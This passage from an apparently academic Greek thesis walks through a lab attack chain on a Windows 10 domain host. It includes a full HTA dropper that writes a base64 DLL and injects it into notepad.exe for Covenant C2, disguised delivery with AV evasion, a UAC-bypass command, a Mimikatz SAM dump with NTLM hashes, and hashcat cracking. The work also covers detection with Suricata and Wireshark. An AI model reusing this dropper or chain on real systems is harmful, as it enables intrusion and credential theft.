AAAAAQAAAAAAAACAEABAAAQAAAQAAAAABAAABAAAAAAAAAQAAAAAAAAAAAAACUJQAAUAAAAADQAAD4AAAAAAAAAAAAAAAAAAAAAAAAAADgAABQAQAA+CAAAHAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAABoIQAAQAAAAAAAAAAAAAAAAACAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAANgNAAAAEAAAAA4AAAAEAAAAAAAAAAAAAAAAAAAAAgAABgLnJkYXRhAAA
MCQAAACAAAAAKAAAAEgAAAAAAAAAAAAAAAAAAAQAAAQC5kYXRhAAAAlJQAAAAwAAAAkgAAABwAAAAAAAAAAAAAAAAAAEAAAMAucnNyYwAAAPgAAAAA0AAAAAIAAACuAAAAAAAAAAAAAAAAA
BAAABALnJlbG9jAABQAQAAAOAAAAACAAAAsAAAAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


Εικόνα 194. Τμήμα του Νέου .dll Αρχείου

Για τη δημιουργία του .hta αρχείου χρησιμοποιείται ο html κώδικας που παρουσιάζεται στην *Εικόνα 195* και στην *Εικόνα 196*. Το embedded .dll γράφεται στο δίσκο μέσω ενός γνωστού LOLBin (Mshta.exe) [167], αφού πρώτα γίνει base64 decoded στη μνήμη. Ο φάκελος στον οποίο αποθηκεύεται το .dll αρχείο είναι ο %APPDATA%. Επιπλέον, το .hta αρχείο ορίζει ένα XML manifest που αποθηκεύεται στον ίδιο φάκελο. Στη συνέχεια, το .dll που φορτώνεται στη μνήμη πραγματοποιεί process injection στο notepad.exe. Με την εκτέλεση του notepad.exe δημιουργείται μία νέα C2 σύνδεση ανάμεσα στο θύμα και τον Covenant server.

Important.hta

```html
<html>
<meta http-equiv="Content-Type" content="text/html"; charset="utf-8">
<HTA:APPLICATION ID="test" WINDOWSTATE="minimized">
<head>

    <title>HTA</title>
    <meta charset="utf-8">
    <meta http-equiv="x-ua-compatible" content="ie=9">
    <script language="javascript">
        alert("The file cannot be accessed by the system");
    var shell = new ActiveXObject('WScript.Shell');
    var path = shell.ExpandEnvironmentStrings("%APPDATA%") + "\\"

    var filename = "test.dll";

    var forReading = 1, forWriting = 2, forAppending = 8;
    var create = true;

    var xmlDom = new ActiveXObject("Microsoft.XMLDOM");
    var el = xmlDom.createElement("tmp");
    el.dataType = "bin.Base64"
    el.text = "BASE64";

    var strm = new ActiveXObject("ADODB.Stream");
    strm.Type = 1;
    strm.Open();
    strm.Write(el.nodeTypedValue);

    strm.SaveToFile(path + filename, 2);
    strm.Close();

```

Εικόνα 195. Τμήμα HTML Κώδικα

```
32      var manifestXML = '<?xml version="1.0" encoding="UTF-16"
            standalone="yes"?><assembly xmlns="urn:schemas-microsoft-com:asm.v1"
            manifestVersion="1.0"><assemblyIdentity type="win32" name="MyCOMObject"
            version="2.2.0.0"/> <file name="test.dll"> <comClass
            description="MyCOMObject Class"
            clsid="{67E11FF1-C068-4C48-A1F5-69A882E0E99A}" threadingModel="Both"
            progid="MyCOMObject"/></file></assembly>'
33      shell.Environment('Process')('TMP') = path;
34
35      var actCtx = new ActiveXObject("Microsoft.Windows.ActCtx");
36      actCtx.ManifestText = manifestXML;
37
38      try {
39          var dwx = actCtx.CreateObject("MyCOMObject");
40          alert();
41      } catch (e) { }
42
43  </script>
44  </head>
```


Εικόνα 196. Τμήμα HTML Κώδικα (Συνέχεια)

Ο παραπάνω κώδικας εισάγεται στο αρχείο Important.hta (*Εικόνα 197*).

base64_inject_dll	9/25/2021 4:43 AM	File	60 KB
Important.hta	9/25/2021 4:44 AM	HTML Application	62 KB
inject_dll.dll	9/25/2021 4:38 AM	Application exten...	45 KB
loader.bin	9/25/2021 4:22 AM	BIN File	37 KB
loader_bytes.bin	9/25/2021 4:37 AM	BIN File	160 KB


Εικόνα 197. Αρχείο Important.hta

Κατά την εκτέλεση του εν λόγω αρχείου, εμφανίζεται στο χρήστη το παρακάτω μήνυμα (*Εικόνα 198*).




Εικόνα 198. Εκτέλεση Important.hta

Ανεξάρτητα με το αν ο χρήστης διαλέξει την επιλογή OK ή κλείσει το συγκεκριμένο παράθυρο, εκκινείται η διεργασία notepad.exe, όπως παρατηρείται στην *Εικόνα 199*.




Εικόνα 199. Εκκίνηση Διεργασίας notepad.exe

Ταυτόχρονα δημιουργείται μία νέα σύνδεση από το Windows 10 μηχάνημα στον Covenant server (*Εικόνα 200*).




Εικόνα 200. Δημιουργία Νέας Σύνδεσης

Επόμενο βήμα είναι η δημιουργία μίας συντόμευσης για το εν λόγω αρχείο (*Εικόνα 201*).




Εικόνα 201. Δημιουργία Συντόμευσης

Στη συνέχεια, προστίθεται η κατάληξη .txt και ένα ρεαλιστικό εικονίδιο στο αρχείο συντόμευσης. Επιπλέον, στο parent .hta αρχείο ενεργοποιείται η ιδιότητα hidden (*Εικόνα 202*).



Εικόνα 202. Επεξεργασία Αρχείων

Τα δύο αρχεία συμπιέζονται σε ένα νέο φάκελο (*Εικόνα 203*) και μεταφέρονται στο θύμα (π.χ., μέσω ενός phishing campaign).




Εικόνα 203. Συμπίεση Αρχείων

Το αρχείο πετυχαίνει πολύ καλό detection rate. Να σημειωθεί πως στην πραγματικότητα τα αποτελέσματα είναι ακόμα καλύτερα δεδομένου ότι αντί για το .dll αρχείο θα έπρεπε να είχε ελεγχθεί το .hta αρχείο που περιλαμβάνει επιπλέον στάδια obfuscation. Ωστόσο, επειδή το AntiScan.Me δεν δέχεται .hta αρχεία το αποτέλεσμα αποτυπώνεται στην *Εικόνα 204*. Επιπλέον, στο *Κεφάλαιο 7.1.3* παρουσιάζεται αναλυτικότερα και με μεγαλύτερη ακρίβεια το detection rate της συγκεκριμένης προσέγγισης, χρησιμοποιώντας αντίστοιχα εργαλεία ανίχνευσης.

Εικόνα 204. Detection Rate του .dll Αρχείου


7.1.2 Εκτέλεση

Αρχικό στάδιο, πριν από την έναρξη της επίθεσης, είναι η εκτέλεση του Suricata, προκειμένου να παραχθούν αναφορές σχετικά με τα συμβάντα ασφαλείας που εντοπίζονται στη δικτυακή κίνηση (*Εικόνα 205*).




Εικόνα 205. Εκτέλεση Suricata

Επιπλέον, ξεκινά η καταγραφή από το Wireshark (*Εικόνα 206*). Το output του συγκεκριμένου εργαλείου (.pcapng αρχείο) χρησιμεύει ως input σε άλλα εργαλεία, τα οποία με τη σειρά τους συμβάλλουν στην ανίχνευση beaconing δραστηριότητας και αναλύονται περαιτέρω στο *Κεφάλαιο 7.1.3*.




Εικόνα 206. Wireshark - Έναρξη Καταγραφής

Ο συμπιεσμένος φάκελος που δημιουργήθηκε προηγουμένως μεταφέρεται στο θύμα (π.χ., μέσω ενός phishing campaign). Δεδομένου ότι από προεπιλογή στα Windows δεν εμφανίζονται τα hidden αρχεία ούτε τα extentions των αρχείων, ο φάκελος φαίνεται πως περιέχει μόνο ένα .txt αρχείο (*Εικόνα* 207).




Εικόνα 207. Φάκελος Important

Το θύμα εκτελεί το αρχείο Important.txt (*Εικόνα 208*).




Εικόνα 208. Εκτέλεση του Αρχείου Important.txt

Κατά την εκτέλεση του εν λόγω αρχείου, παρακάμπτεται η AV λύση του θύματος (Windows Defender) και εμφανίζεται στο χρήστη το παρακάτω μήνυμα (*Εικόνα 209*).




Εικόνα 209. Message Prompt

Εκκινείται η διεργασία notepad.exe, όπως παρατηρείται στην *Εικόνα 210*.




Εικόνα 210. Εκκίνηση της Διεργασίας notepad.exe

Ταυτόχρονα δημιουργείται μία νέα σύνδεση από το Windows 10 μηχάνημα στον Covenant server (*Εικόνα 211*).




Εικόνα 211. Δημιουργία Νέας Σύνδεσης

Εκτελώντας την εντολή whoami προκύπτει ότι πράγματι ο επιτιθέμενος απόκτησε πρόσβαση στο θύμα (*Εικόνα 212*). Υπενθυμίζεται ότι ο v1 είναι ο χρήστης Victim One που ανήκει στο LAB.local Domain.




Εικόνα 212. Εκτέλεση της Εντολής whoami

Αναφορικά με το Privilege Escalation χρησιμοποιείται μία manual τεχνική για το bypass του User Account Control (UAC). Πιο συγκεκριμένα, χάρη στους ελέγχους που εκτελεί το εργαλείο SharpUp [168], προκύπτει ότι ο χρήστης v1 είναι local admin και ότι το UAC μπορεί να παρακαμφθεί (*Εικόνα 213*).




Εικόνα 213. Αποτέλεσμα του Εργαλείου SharpUp

Με την παρακάτω εντολή (*Εικόνα 214*), ξεκινά μία high integrity διεργασία (cmd - pid 3524).



Εικόνα 214. Εκκίνηση High Integrity Διεργασίας

Δημιουργείται ένα νέο task που εκτελεί το .hta αρχείο μέσω της high integrity διεργασίας (*Εικόνα 215*).




Εικόνα 215. Δημιουργία Νέου Task

Στη συνέχεια, παρατηρείται η επιτυχημένη επανεκτέλεση του .hta αρχείου (*Εικόνα 216*).

```
(covenant_s) > BypassUACCommand /command:"cmd.exe" /parameters:"/c powershell -Sta -Nop -Window Hidden -C C:\Users\v1\Desktop\Important
\Important.hta" /directory:"" /processid:"3524"

Successfully executed: "C:\Windows\System32\cmd.exe /c powershell -Sta -Nop -Window Hidden -C C:\Users\v1\Desktop\Important
\Important.hta" with high integrity.
```

Εικόνα 216. Επανεκτέλεση του .hta Αρχείου


Αποτέλεσμα είναι η δημιουργία ενός νέου high integrity grunt (*Εικόνα 217*).



Εικόνα 217. High Integrity Grunt


Σε αυτήν τη φάση, προκειμένου να μειωθεί ο θόρυβος και το αποτύπωμα των κακόβουλων ενεργειών, ο επιτιθέμενος μπορεί είτε να μεγαλώσει αρκετά το delay του medium integrity grunt, ώστε να το διατηρήσει σαν εφεδρικό σε περίπτωση που διακοπεί η άλλη συνεδρία, είτε να

τερματίσει την συνεδρία με το μικρότερο integrity. Στα πλαίσια της εργασίας επιλέγεται η δεύτερη προσέγγιση (*Εικόνα 218*).




Εικόνα 218. Τερματισμός Συνεδρίας με το Μικρότερο Integrity

Επιπλέον, στο high integrity grunt τροποποιούνται οι τιμές delay και jitter, σε 60 δευτερόλεπτα και 1% αντίστοιχα (*Εικόνα 219*).



Εικόνα 219. Τροποποίηση των Τιμών Delay και Jitter

Στη συνέχεια, εκτελείται η εντολή SamDump με στόχο το dump των credentials του Security Accounts Manager (SAM). Το SAM αποτελεί μία βάση των Windows, στην οποία αποθηκεύονται οι κωδικοί πρόσβασης των χρηστών. Να σημειωθεί πως για την εκτέλεση του εν λόγω εργαλείου (Mimikatz) είναι απαραίτητα τα δικαιώματα διαχειριστή (*Εικόνα 220*).



Εικόνα 220. Εκτέλεση SamDump

Αποτέλεσμα της εντολής SamDump είναι η απόκτηση του NTLM hash του χρήστη Victim One (*Εικόνα 221*).

```
mimikatz(powershell) # lsadump::sam
Domain : THEVICTIMONE
SysKey : 25cbf7cebdc55f1c3af72b95e828f7c6
Local SID : S-1-5-21-865545700-84239384-2451862898

SAMKey : 20e5d6e4d0fe469ddcb1371283caf3d0

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: aa5debcb2d9be2aaff35b5ef960cf488

RID  : 000003e9 (1001)
User : Victim One
  Hash NTLM: 64f12cddaa88057e06a81b54e73b949b
```

Εικόνα 221. NTLM Hash του Χρήστη Victim One

Υπάρχει πληθώρα τεχνικών που μπορούν να εκμεταλλευτούν το εν λόγω hash. Ωστόσο στο συγκεκριμένο σενάριο επιλέγεται η εύρεση του κωδικού με το εργαλείο hashcat [169] (*Εικόνα 222*).

```
┌──(root💀kali)-[~/Desktop]
└─# hashcat -m 1000 -a 0 ntlm_hash wordlist
hashcat (v6.1.1) starting...
```


Εικόνα 222. Εκτέλεση του Εργαλείου Hashcat

Το NTLM hash του χρήστη Victim One αντιστοιχίζεται στον κωδικό Password1 (*Εικόνα 223*).

```
64f12cddaa88057e06a81b54e73b949b:Password1

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NTLM
Hash.Target......: 64f12cddaa88057e06a81b54e73b949b
```


Εικόνα 223. Εύρεση Κωδικού

Στο high integrity grunt τροποποιούνται οι τιμές delay και jitter, σε 120 δευτερόλεπτα και 0% αντίστοιχα (*Εικόνα 224*).




Εικόνα 224. Τροποποίηση των Τιμών Delay και Jitter

Μετά από 30 λεπτά τροποποιείται ξανά η τιμή delay σε 240 δευτερόλεπτα (*Εικόνα 225*).



Εικόνα 225. Τροποποίηση της Τιμής Delay

